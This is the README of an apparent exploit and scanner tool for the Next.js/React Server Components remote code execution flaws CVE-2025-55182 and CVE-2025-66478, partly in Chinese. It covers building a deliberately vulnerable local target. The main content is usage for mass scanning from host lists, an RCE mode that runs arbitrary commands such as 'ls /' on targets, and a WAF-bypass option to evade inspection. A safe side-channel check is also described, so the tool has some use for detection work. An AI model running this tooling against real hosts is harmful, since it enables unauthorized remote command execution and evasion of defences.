| 组件 | 复现推荐使用版本 | 易受攻击版本范围 |
|---|---|---|
| Node.js | >= 20.9.0 | 20.9.0 (LTS) 及以上 |
| Next.js | 15.0.0 | 15.x, 16.x(App Router) |
| React Core | 19.0.0 或 19.2.0 | 19.0.0 到 19.2.0 |
| RSC Bundler | react-server-dom-webpack | 19.0.0 到 19.2.0 |
强制安装低版本
cd cve-2025-55182-target
npm install --force
验证依赖版本
npm list react next
# 确认输出显示 [email protected] 和 [email protected]
只要顶级依赖列表显示 [email protected] 和 [email protected],环境即已成功锁定在易受攻击的状态,可忽略此处的警告和错误代码。
构建:
npm run build
运行:
npm start
服务器将在 http://localhost:3000 监听。环境搭建完成,可以开始进行漏洞验证。
漏洞检测/扫描:
cd React2shell
python3.11 scanner.py -u http://127.0.0.1:3000/
RCE:


python3.11 scanner_with_rce.py -u http://127.0.0.1:3000/ -c "ls /"
A command-line tool for detecting CVE-2025-55182 and CVE-2025-66478 in Next.js applications using React Server Components.
For technical details on the vulnerability and detection methodology, see our blog post: https://slcyber.io/research-center/high-fidelity-detection-mechanism-for-rsc-next-js-rce-cve-2025-55182-cve-2025-66478

By default, the scanner sends a crafted multipart POST request containing an RCE proof-of-concept payload that executes a deterministic math operation (41*271 = 11111). Vulnerable hosts return the result in the X-Action-Redirect response header as /login?a=11111.
The scanner tests the root path first. If not vulnerable, it follows same-host redirects (e.g., / to /en/) and tests the redirect destination. Cross-origin redirects are not followed.
The --safe-check flag uses an alternative detection method that relies on side-channel indicators (500 status code with specific error digest) without executing code on the target. Use this mode when RCE execution is not desired.
The --waf-bypass flag prepends random junk data to the multipart request body. This can help evade WAF content inspection that only analyzes the first portion of request bodies. The default size is 128KB, configurable via --waf-bypass-size. When WAF bypass is enabled, the timeout is automatically increased to 20 seconds (unless explicitly set).
The --windows flag switches the payload from Unix shell (echo $((41*271))) to PowerShell (powershell -c "41*271") for targets running on Windows.
pip install -r requirements.txt
Scan a single host:
python3 scanner.py -u https://example.com
Scan a list of hosts:
python3 scanner.py -l hosts.txt
Scan with multiple threads and save results:
python3 scanner.py -l hosts.txt -t 20 -o results.json
Scan with custom headers:
python3 scanner.py -u https://example.com -H "Authorization: Bearer token" -H "Cookie: session=abc"
Use safe side-channel detection:
python3 scanner.py -u https://example.com --safe-check
Scan Windows targets:
python3 scanner.py -u https://example.com --windows
Scan with WAF bypass:
python3 scanner.py -u https://example.com --waf-bypass
RCE
python3 scanner.py -u https://example.com -c "ls /"
-u, --url         Single URL to check
-c, --cmd         Command to execute
-l, --list        File containing hosts (one per line)
-t, --threads     Number of concurrent threads (default: 10)
--timeout         Request timeout in seconds (default: 10)
-o, --output      Output file for results (JSON)
--all-results     Save all results, not just vulnerable hosts
-k, --insecure    Disable SSL certificate verification
-H, --header      Custom header (can be used multiple times)
-v, --verbose     Show response details for vulnerable hosts
-q, --quiet       Only output vulnerable hosts
--no-color        Disable colored output
--safe-check      Use safe side-channel detection instead of RCE PoC
--windows         Use Windows PowerShell payload instead of Unix shell
--waf-bypass      Add junk data to bypass WAF content inspection
--waf-bypass-size Size of junk data in KB (default: 128)
The RCE PoC was originally disclosed by @maple3142 -- we are incredibly grateful for their work in publishing a working PoC.
This tooling originally was built out as a safe way to detect the RCE. This functionality is still available via --safe-check, the "safe detection" mode.
Results are printed to the terminal. When using -o, vulnerable hosts are saved to a JSON file containing the full HTTP request and response for verification.